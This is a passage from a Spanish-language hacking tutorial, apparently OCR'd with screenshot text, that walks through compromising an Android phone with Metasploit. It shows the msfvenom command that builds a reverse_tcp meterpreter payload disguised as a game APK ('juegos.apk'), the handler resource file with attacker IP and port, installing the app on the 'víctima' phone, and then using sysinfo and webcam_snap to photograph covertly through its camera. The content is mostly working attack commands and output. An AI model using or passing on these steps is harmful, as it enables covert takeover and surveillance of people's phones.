


De vuelta en la terminal escribimos lo siguiente y damos **Enter: msfconsole -r** comandos.


Esto utilizará los comandos que acabamos de poner en el archivo comandos.





1 2 3 4
11:30
Power Manager
Your Battery is charging
kali@kali: ~/Desktop
File Actions Edit View Help
(kali㉿kali)-[~]
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.4 LPORT=666 -o /home/kali/Desktop/juegos.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10234 bytes
Saved as: /home/kali/Desktop/juegos.apk
(kali㉿kali)-[~]
$ cd Desktop
(kali㉿kali)-[~/Desktop]
$ cat> comandos
use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 192.168.0.4
set LPORT 666
exploit
(kali㉿kali)-[~/Desktop]
$ msfconsole -r comandos
[*] Starting tHe Metasploit Framework console ... -
"the quieter you become, the more you are able to hear"
918 KB Vol...
juegos.apk
500 GB Vol...
comandos
Reservado ...
Trash
File System
Home


1 2 3 4
11:30
kali@kali: ~/Desktop
File Actions Edit View Help
Metasploit
=[metasploit v6.3.4-dev]
+ -- --=[2294 exploits - 1201 auxiliary - 409 post]
+ -- --=[968 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/
"the quieter you become, the more you are able to hear"
918 KB Vol...
juegos.apk
500 GB Vol...
comandos
Reservado ...
Trash
File System
Home

Procedemos a instalar y abrir el APKen el celular.





Ya tenemos la conexión con la víctima.




Vemos que se activa **meterpreter >** y acá es donde escribimos los comandos para manipular el dispositivo móvil.


Escribiremos **help** para ver todos los diferentes comandos que podemos hacer.






Como podemos ver, hay un montón de comandos a utilizar.








Utilizamos el comando **sysinfo** para ver información del sistema operativo de la víctima.




Utilizamos el comando **webcam_snap** para que el celular tome una foto.





1 2 3 4
11:35
wvXOPksc.jpeg - Image Viewer
File Edit View Go Help
wvXOPksc.jpeg f/2.8 1/16 sec. 2.7 mm ISO 200 640 x 480 37.6 kB 100.0%



